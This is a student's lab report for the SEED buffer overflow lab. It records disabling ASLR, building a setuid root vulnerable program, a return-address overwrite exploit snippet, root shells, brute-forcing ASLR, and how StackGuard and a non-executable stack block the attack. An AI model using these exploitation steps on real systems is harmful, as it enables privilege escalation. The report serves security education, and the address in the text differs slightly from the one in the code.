BUFFER OVERFLOW VULNERABILITY LAB

<CY5130>


SOWMYASHREE BEVUR MANDYA VENKATESH
NUID: 001099849

Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers [1]. In this lab we are going to realize this by exploiting the vulnerability in the program to gain root privilege.

INITIAL SET-UP:

Address Space Randomization is enabled by default to protect programs against buffer overflow. This feature basically assigns random memory locations for different parts of the program in order to make such attacks difficult to carry out. Hence, we need to disable it.

We also need to configure /bin/sh to link to /bin/zsh since by default there exists a symbolic link to /bin/dash. /bin/dash has a countermeasure that prevents its execution when a setuid process is detected which would make our attack difficult.




```
[02/02/21]seed@VM:~$ cd Desktop/lab1
[02/02/21]seed@VM:~/.../lab1$ sudo su
root@VM:/home/seed/Desktop/lab1# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop/lab1#  ln -sf /bin/zsh /bin/sh
root@VM:/home/seed/Desktop/lab1# 
```

Deliverable 1


TASK 1: Running shellcode

Here we compile and run a simple program that invokes a shell. call_shellcode program is same as shell.c except it has assembly code of the same to invoke the shell. This assembly version is going to be used in our exploit program acting as malicious code.



```
[02/03/21]seed@VM:~/.../lab1$ gcc -o shell shell.c
[02/03/21]seed@VM:~/.../lab1$ ./shell
$ 
```

Deliverable 1.1 Shell invoked via shell.c



```
root@VM:/home/seed/Desktop/lab1# exit
exit
[02/02/21]seed@VM:~/.../lab1$ $ gcc -z execstack -o call_shellcode call_shellcode.c
$: command not found
[02/02/21]seed@VM:~/.../lab1$  gcc -z execstack -o call_shellcode call_shellcode.c
[02/02/21]seed@VM:~/.../lab1$ ./call_shellcode
$
$ 
```

Deliverable 1.2 Shell invoked via call_shellcode program

TASK 2: Exploiting the vulnerability

- There are 2 programs given: stack.c (vulnerable program) and exploit.c.
- The vulnerability in our stack.c program is that it consists a function named- bof which calls an inbuilt function strcpy( ) which does not check bounds while making the copy.
- We will be exploiting this vulnerability by copying badfile (of size 517; created by exploit.c) onto the bof( ) buffer (of N<517 size) such that it overflows and the return address of the bof() is made to point to some address that eventually leads to shellcode execution. (Here shellcode is considered as the malicious code)
- In my case, I set my buffer size to be **N=200** while compiling the stack.c. Also, while compiling we are going to make our stack executable since we will be placing the shellcode onto the stack and disabling the StackGuard Protection which is implemented by default by the gcc compiler.
- As seen in the Deliverable 2.1, when the bof function was disassembled in gdb, the LEA instruction points out that my buffer is 0xd0 (i.e 208 in decimal) bytes above the Base Pointer. Since the return address is placed right below the base pointer i.e 4 bytes after the BP, we can calculate that the **offset** of return address from the start of buffer is **212 bytes**.
- I retrieved the address of ebp in gdb (using i r ebp command or p $ebp command). I modified the exploit program by making the badfile buffer locations from 212 to 215 to point at a random address (0xbfffe9ae) holding NOP instruction which will eventually lead to a location (400 in my case) holding the shellcode.
- Illustration of my badfile generated as a result of exploit.c can be seen in figure a and the code snippet of the same in figure b.
- Once the exploit program is compiled and ran, the badfile is generated which will act as an input file to copy onto the buffer. So, when I ran stack.c after this, I successfully spawned a root shell making the attack successful (deliverable 2.2).
- If value of N changes, the offset of the return address would change proportional to the value of N. For example, when I set N=80, the offset of the return address from the buffer changed to be 92. Additionally, memory address of the base pointer would change too.






Figure a. Badfile illustration




```
memset(&buffer, 0x90, 517);

memcpy(buffer+400, shellcode, 25);


*(buffer+212) = 0xa2;
*(buffer+213) = 0xe9;
*(buffer+214) = 0xff;
*(buffer+215) = 0xbf;
```

Figure b Code snippet of exploit.c



```
[02/02/21]seed@VM:~/.../lab1$ sudo su
root@VM:/home/seed/Desktop/lab1# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop/lab1# gcc -DBUF_SIZE=200 -o stack -z execstack -fno-stack-protector stack.c
root@VM:/home/seed/Desktop/lab1# sudo chown root stack
root@VM:/home/seed/Desktop/lab1# chmod 4755 stack
root@VM:/home/seed/Desktop/lab1# gdb --quiet stack
Reading symbols from stack...(no debugging symbols found)...done.
(gdb) disassemble bof
Dump of assembler code for function bof:
   0x080484eb <+0>:     push   %ebp
   0x080484ec <+1>:     mov    %esp,%ebp
   0x080484ee <+3>:     sub    $0xd8,%esp
   0x080484f4 <+9>:     sub    $0x8,%esp
   0x080484f7 <+12>:    pushl  0x8(%ebp)
   0x080484fa <+15>:    lea    -0xd0(%ebp),%eax
   0x08048500 <+21>:    push   %eax
   0x08048501 <+22>:    call   0x8048390 <strcpy@plt>
   0x08048506 <+27>:    add    $0x10,%esp
   0x08048509 <+30>:    mov    $0x1,%eax
   0x0804850e <+35>:    leave
   0x0804850f <+36>:    ret
End of assembler dump.
```

Deliverable 2.1 Compiling the vulnerable program




```
root@VM: /home/seed/Desktop/lab1
[02/02/21]seed@VM:~/.../lab1$ gcc -o exploit exploit.c
[02/02/21]seed@VM:~/.../lab1$ ./exploit
[02/02/21]seed@VM:~/.../lab1$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmi
n),128(sambashare)
# 
```

Deliverable 2.2 Spawning root shell

TASK 3: Defeating address randomization


- In the previous task, the attack was successful since Address Space Layout Randomization was turned off. When I tried to make the attack again with ASLR enabled, I received a segmentation fault (Deliverable 3.1) . This is because when we run the vulnerable program, the instructions are allocated to random memory locations. Hence finding the exact memory location to jump to and execute the shellcode is very difficult.
- We can defeat this feature using brute-force attack. We keep the code manipulation in the exploit.c the same and hope that at some point the address we provided points to the shellcode.

- I could successfully attack after 21 minutes, 46 seconds. (Deliverable 3.2)



```
[02/03/21]seed@VM:~/.../lab1$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/03/21]seed@VM:~/.../lab1$ sudo su
root@VM:/home/seed/Desktop/lab1# gcc -o stack -fno-stack-protector -z execstack stack.c
root@VM:/home/seed/Desktop/lab1# sudo chown root stack
root@VM:/home/seed/Desktop/lab1# chmod 4755 stack
root@VM:/home/seed/Desktop/lab1# exit
exit
[02/03/21]seed@VM:~/.../lab1$ gcc -o exploit exploit.c
[02/03/21]seed@VM:~/.../lab1$ ./exploit
[02/03/21]seed@VM:~/.../lab1$ ./stack
Segmentation fault
[02/03/21]seed@VM:~/.../lab1$
```

Deliverable 3.1 Attacking with address randomization on



```
21 minutes and 46 seconds elapsed.
The program has been running 3330868 times so far.
Segmentation fault
21 minutes and 46 seconds elapsed.
The program has been running 3330869 times so far.
Segmentation fault
21 minutes and 46 seconds elapsed.
The program has been running 3330870 times so far.
Segmentation fault
21 minutes and 46 seconds elapsed.
The program has been running 3330871 times so far.
Segmentation fault
21 minutes and 46 seconds elapsed.
The program has been running 3330872 times so far.
Segmentation fault
21 minutes and 46 seconds elapsed.
The program has been running 3330873 times so far.
#
```


Deliverable 2.2 Brute force attack successful

TASK 4: Defeating dash's countermeasure

In this task we enable the symbolic link to /bin/dash and run the given dash_shell_test program


In Deliverable 4.2, I ran the program first by commenting the setuid(0), I observed that in the shell invoked the User Identifier i.e UID is set 1000 which belongs to the user Seed. This changed to 0 which is reserved for root when I uncommented the line [1]- setuid(0);

This shows that we can defeat dash's countermeasure by appending the shellcode in the exploit.c by the assembly version of setuid(0) before execve( ). When I exploited with this modified exploit program, I was able to spawn a shell with root privileges (as seen in Deliverable 4.3, where UID is set 0).




```
[02/02/21]seed@VM:~/.../lab1$  sudo ln -sf /bin/dash /bin/sh
[02/02/21]seed@VM:~/.../lab1$ gcc dash_shell_test.c -o dash_shell_test
```

Deliverable 3.1 Pointing the soft link back to /bin/dash



```
[02/02/21]seed@VM:~/.../lab1$ gcc dash_shell_test.c -o dash_shell_test
[02/02/21]seed@VM:~/.../lab1$ sudo chown root dash_shell_test
[02/02/21]seed@VM:~/.../lab1$ sudo chmod 4755 dash_shell_test
[02/02/21]seed@VM:~/.../lab1$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambas
hare)
$ exit
[02/02/21]seed@VM:~/.../lab1$ gcc dash_shell_test.c -o dash_shell_test
[02/02/21]seed@VM:~/.../lab1$ sudo chown root dash_shell_test
[02/02/21]seed@VM:~/.../lab1$ sudo chmod 4755 dash_shell_test
[02/02/21]seed@VM:~/.../lab1$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashar
e)
#
```

Deliverable 4.2 Without and with setuid(0)




```
[02/02/21]seed@VM:~/.../lab1$ gcc -o exploit exploit.c
[02/02/21]seed@VM:~/.../lab1$ ./exploit
[02/02/21]seed@VM:~/.../lab1$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashar
e)
#
```

Deliverable 4.3 Attacking with updated shellcode

TASK 5: Turn on Stack Guard Protection

GCC compiler has a protection mechanism that can detect buffer overflow. This implementation can be turned off using -fno-stack-protector option while compiling which we did until now.

With this protection turned on, the attempt to make buffer overflow will be detected making the attack not possible as seen in Deliverable 5.




```
[02/02/21]seed@VM:~/.../lab1$ sudo su
root@VM:/home/seed/Desktop/lab1# gcc -DBUF_SIZE=200 -o stack -z execstack  stack.c
root@VM:/home/seed/Desktop/lab1# sudo chown root stack
root@VM:/home/seed/Desktop/lab1# chmod 4755 stack
root@VM:/home/seed/Desktop/lab1# exit
exit
[02/02/21]seed@VM:~/.../lab1$ gcc -o exploit exploit.c
[02/02/21]seed@VM:~/.../lab1$ ./exploit
[02/02/21]seed@VM:~/.../lab1$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[02/02/21]seed@VM:~/.../lab1$
```

Deliverable 4 Stack Guard protection turned on

TASK 6: Turn on Non-executable stack protection

So far, we have been attacking by placing our malicious code on the stack and making the stack executable. If the stack is made non-executable our attack would be futile as seen in Deliverable 6.



```
[02/02/21]seed@VM:~/.../lab1$ sudo su
root@VM:/home/seed/Desktop/lab1# gcc -o stack -fno-stack-protector -z noexecstack stack.c
root@VM:/home/seed/Desktop/lab1# exit
exit
[02/02/21]seed@VM:~/.../lab1$ ./exploit
[02/02/21]seed@VM:~/.../lab1$ ./stack
Segmentation fault
[02/02/21]seed@VM:~/.../lab1$ 
```

Deliverable 5 Attack with non-executable stack

References:

[1] Buffer Overflow by Seeds lab, https://seedsecuritylabs.org/Labs_16.04/Software/Buffer_Overflow/

[2] Aleph One. Smashing The Stack For Fun And Profit. Phrack 49, Volume 7, Issue 49